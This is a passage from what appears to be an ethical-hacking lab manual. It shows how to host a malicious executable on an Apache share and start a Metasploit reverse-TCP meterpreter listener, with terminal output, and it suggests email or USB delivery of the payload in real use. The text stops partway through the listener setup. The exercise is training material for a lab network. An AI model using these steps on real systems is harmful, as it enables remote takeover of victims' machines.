
- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.



```
cp /home/attacker/Desktop/Test.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#mkdir /var/www/html/share
[root@parrot]~[/home/attacker]
└─#chmod -R 755 /var/www/html/share
[root@parrot]~[/home/attacker]
└─#chown -R www-data:www-data /var/www/html/share
[root@parrot]~[/home/attacker]
└─#cp /home/attacker/Desktop/Test.exe /var/www/html/share
[root@parrot]~[/home/attacker]
└─#
```

9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.



```
service apache2 start - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#mkdir /var/www/html/share
[root@parrot]~[/home/attacker]
└─#chmod -R 755 /var/www/html/share
[root@parrot]~[/home/attacker]
└─#chown -R www-data:www-data /var/www/html/share
[root@parrot]~[/home/attacker]
└─#cp /home/attacker/Desktop/Test.exe /var/www/html/share
[root@parrot]~[/home/attacker]
└─#service apache2 start
[root@parrot]~[/home/attacker]
└─#
```

10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". In the background, there is a "3Kom SuperHack II Logon" window asking for a User Name ("security") and Password. The terminal command history at the bottom shows:

```
[root@parrot]# msfconsole
[*] msfconsole v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion
```

A Metasploit tip message is displayed: "Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search".

11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

The screenshot shows the same terminal window as before. The command history now includes:


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

The status bar at the bottom indicates "msfconsole - Parrot Terminal [Desktop]".

12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 444** and press **Enter**

13. After entering the above details, type **exploit** and press **Enter** to start the listener.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit command-line session:

```
[+] https://metasploit.com [OK]

[+] Metasploit tip: Search can apply complex filters such as
[+] search cve:2009 type:exploit, see all the filters.
[+] with help search

